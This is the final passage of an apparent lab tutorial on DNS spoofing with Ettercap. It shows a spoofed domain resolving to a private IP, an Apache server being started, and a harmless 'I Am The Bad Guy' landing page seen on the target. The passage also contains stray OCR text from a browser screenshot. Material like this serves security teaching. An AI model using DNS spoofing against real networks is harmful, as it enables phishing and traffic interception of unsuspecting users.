
```
PS C:\Windows\system32> ping osbornepro.com

Pinging osbornepro.com [192.168.29.128] with 32 bytes of data:
Reply from 192.168.29.128: bytes=32 time<1ms TTL=64
Reply from 192.168.29.128: bytes=32 time<1ms TTL=64
```

If you have not already we need to start our web server
sudo systemctl start apache2

My /var/www/html/index.html file is as follows

```
<html>
        <head>
        <h1>I Am The Bad Guy</h1>
        </head>
        <body>You messed up homie. Don't click that link knuckle head.</body>
</html>
```

Visit this site on the target machine by going to the DNS entry you spoofed in etter.dns



To see favorites here, select ✰ then ☆, and drag to the Favorites

I Am The Bad Guy

You messed up homie. Don't click that link knuckle head.

That is how to spoof DNS entries using Ettercap